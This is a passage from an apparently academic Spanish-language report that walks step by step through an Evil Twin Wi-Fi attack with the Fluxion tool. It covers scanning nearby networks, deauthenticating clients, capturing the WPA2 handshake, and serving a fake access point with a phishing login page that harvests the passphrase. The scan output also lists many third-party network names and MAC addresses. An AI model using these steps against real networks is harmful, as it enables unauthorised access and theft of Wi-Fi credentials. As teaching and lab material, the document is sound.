EC:F4:51:9C:4D:CA  -77        5        0    0   6  54e  WPA2 CCMP   PSK  MiFibra-4DC8
30:B5:C2:65:7C:30  -77        4        0    0   9  54e. WPA2 CCMP   PSK  TSM-FIBRA TOMASA
80:38:BC:F7:3F:0C  -77        4        0    0   1  54e  WPA2 CCMP   PSK  Movil Asema
D8:FB:5E:6D:10:F3  -78        2        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_10F2
D8:50:E6:CA:1A:8C  -78        4        0    0   1  54e  WPA2 CCMP   PSK  ASUS-1A8C
64:66:B3:53:5B:86  -78        5        0    0   6  54e. WPA  CCMP   PSK  ANGEL
C4:6E:1F:D1:16:6C  -78        4        0    0   2  54e. WPA2 CCMP   PSK  ADONIS
F8:63:94:E4:4F:CE  -78        5        0    0   2  54e  WPA  TKIP   PSK  MOVISTAR_4FC5
88:03:55:33:C6:C1  -80        2        6    0   6  54e. WPA2 CCMP   PSK  Orange-C6BF
84:16:F9:9C:83:82  -80        2        0    0   4  54e. WPA2 CCMP   PSK  Tsm fibra 5a
34:57:60:BD:A3:61  -80        3        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_A360
B0:48:7A:FF:97:4A  -81        2        0    0   6  54e  WPA2 TKIP   PSK  Pussy
C0:4A:00:44:01:62  -81        3        0    0  13  54e. WPA2 CCMP   PSK  TP-LINK_9162
18:D6:C7:44:E5:DE  -81        2        0    0  13  54e. WPA2 CCMP   PSK  AnOrVa_House

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D4:6E:0E:F8:D0:B4  60:FE:1E:DB:86:57  -80    0 - 1e   229       13
62:CB:C0:12:BD:A1  60:D9:C7:15:29:00  -38    0e-24    109       14
1C:C6:3C:C2:EC:0C  40:CB:C0:12:BD:A1  -36    0 - 1      0       14
```

Figura 55. Ataque EVIL TWIN - Fluxion (buscar objetivo)

3.- La herramienta muestra todas las redes Wi-Fi detectadas. Las redes que tienen clientes conectados se destacan utilizando el carácter "*", lo que facilita al atacante identificar las redes sobre las que será más sencillo llevar a cabo este tipo de ataque (ya que se necesita al menos un cliente para poder ejecutar el ataque).


En este caso, se selecciona la opción 37, correspondiente con la red "TFM-WIFI" protegida utilizando WPA2.



```
 [37]*  1C:C6:3C:C2:EC:0C          11     WPA2      68%     TFM-WIFI
 [38]*  62:CB:C0:12:BD:A1          6      WPA2      70%     iPhone de Antonio
 [39]   B0:4E:26:0A:C3:3E          4      WPA2      81%     WIFI_CORP
 [40]   3C:78:43:A7:D7:80          5      WPA       99%
 [41]*  D4:6E:0E:F8:D0:B4          11     WPA       99%
 [42]   F8:FB:56:03:7C:FB          1                99%
 [43]   F8:8E:85:38:9B:5A          1                99%
 [44]   18:D6:C7:6A:58:26          7                99%
 [45]   C0:70:09:5C:8C:68          4      WPA2      20%     TSM-FIBRA DANIEL

 (*) Clientes activos

        Seleccione objetivo. Para reescanear teclee r
[deltaxflux@fluxion]-[~]37
```

Figura 56. Ataque EVIL TWIN - Fluxion (resultado búsqueda objetivo)

4.- A continuación, la herramienta solicita que se le informe el tipo de ataque a realizar. En este caso, se selecciona la opción "[1] Fake AP - Hostapd".



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                     ]
[      FLUXION 2     < Fluxion Is The Future >                        ]
[                                                                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


INFO WIFI

               SSID = TFM-WIFI / WPA2
               Channel  = 11
               Speed  = 54 Mbps
               BSSID  = 1C:C6:3C:C2:EC:0C (Arcadyan Technology Corporation )

[2] Seleccione Opción de Ataque

      [1] FakeAP - Hostapd (Recomendado)
      [2] FakeAP - airbase-ng (Conexión más lenta)
      [3] Atrás

[deltaxflux@fluxion]-[~]1
```

Figura 57. Ataque EVIL TWIN - Fluxion (selección tipo ataque)

5.- En el siguiente paso, se solicita al atacante el fichero donde se almacenará el 4-way handshake que se capturará.




Figura 58. Ataque EVIL TWIN - Fluxion (seleccionar localización para handshake)

6.- A continuación, se deberá seleccionar el método que será utilizado para comprobar (a partir de handshake capturado) si la contraseña que introducirá la víctima es correcta o no.

En este caso, se selecciona la opción “[2] - aircrack-ng”:




Figura 59. Ataque EVIL TWIN - Fluxion (seleccionar tipo ataque contra handshake)

7.- Posteriormente, se debe indicar que método se utilizará para capturar el 4-way handshake entre un cliente y el punto de acceso. Para acelerar el ataque, en este caso se utiliza la opción “[1] - Desaut all”:




Figura 60. Ataque EVIL TWIN - Fluxion (método para acelerar captura handshake)

8.- A continuación, la herramienta comienza a inyectar tráfico en la red para desautenticar a los cliente conectados del punto de acceso y también comienza a capturar paquetes para obtener el 4-way handshake cuando uno de los clientes vuelva a asociarse con el punto de acceso legítimo.




Figura 61. Ataque EVIL TWIN - Fluxion (proceso captura handshake)

9.- En el momento que uno de los clientes vuelve a asociarse con el punto de acceso, la herramienta captura el 4-way handshake:




Figura 62. Ataque EVIL TWIN - Fluxion (captura del handshake)

10.- Una vez capturado el handshake, se selecciona la opción “[1] - Chequear handshake” del menú para comprobar si es correcto. En caso afirmativo, la herramienta muestra el siguiente menú y se selecciona la opción “[1] - Create a SSL certificate”:





Figura 63. Ataque EVIL TWIN - Fluxion (certificado SSL)

11.- A continuación, la herramienta solicita el método para realizar el ataque de phishing a la víctima con el objetivo de que proporcione la clave compartida de la red Wi-Fi.


En este caso, se selecciona la opción “[1] - Web Interface”:



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                     ]
[      FLUXION 2    < Fluxion Is The Future >         ]
[                                                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


INFO WIFI

               SSID = TFM-WIFI / WPA2
               Channel  = 11
               Speed  = 54 Mbps
               BSSID  = 1C:C6:3C:C2:EC:0C (Arcadyan Technology Corporation )

[2] Seleccione su opción

      [1] Web Interface
      [2] Exit

#?
```

Figura 64. Ataque EVIL TWIN - Fluxion (selección método ataque phishing)

12.- Posteriormente, se solicita el idioma y tipo de plantilla utilizada para la página web de phishing. En este caso, se selecciona la opción “[5] Spanish [ESP] (NEUTRA)”.



```
[                                                     ]
[      FLUXION 2    < Fluxion Is The Future >         ]
[                                                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


INFO WIFI

               SSID = TFM-WIFI / WPA2
               Channel  = 11
               Speed  = 54 Mbps
               BSSID  = 1C:C6:3C:C2:EC:0C (Arcadyan Technology Corporation )

[2] Seleccione página de Login

      [1]  English     [ENG]  (NEUTRA)
      [2]  German      [GER]  (NEUTRA)
      [3]  Russian     [RUS]  (NEUTRA)
      [4]  Italian     [IT]   (NEUTRA)
      [5]  Spanish     [ESP]  (NEUTRA)
```

Figura 65. Ataque EVIL TWIN - Fluxion (selección idioma web phishing)

13.- En este momento, se despliega el “Fake AP” y se inyecta tráfico para desautenticar a los clientes conectados al punto de acceso legítimo con el objetivo de que se conecten al Fake AP.




Figura 66. Ataque EVIL TWIN - Fluxion (ejecución ataque EVIL TWIN)

14.- Algunos de clientes desconectados, intentará volver a conectarse a la Wi-Fi. Sin embargo, se estará conectando al “Fake AP”.

Figura 67. Ataque EVIL TWIN - Fluxion (conexión víctima Fake AP)

Como se puede comprobar, el Fake AP tiene el mismo nombre que la red Wi-Fi legítima “TFM-WIFI” y el tipo de autenticación es abierta.

15.- Cuando la víctima se conecte al Fake AP, se llevará a cabo un ataque man-in-the-middle combinado con un ataque de web phishing para obtener la contraseña de la red Wi-Fi.

Como se puede comprobar en la siguiente captura, la herramienta detecta que se ha conectado un cliente al punto de acceso, se asigna una dirección IP a dicho cliente (192.168.1.104) y comienza a capturar las peticiones realizadas por el mismo.

